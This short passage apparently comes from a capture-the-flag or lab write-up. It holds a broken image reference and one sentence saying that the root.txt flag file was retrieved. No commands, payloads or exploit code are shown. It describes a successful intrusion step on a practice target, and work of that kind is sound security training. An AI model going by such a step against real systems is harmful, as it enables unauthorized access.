 This successfully retrieved the
 root.txtfile.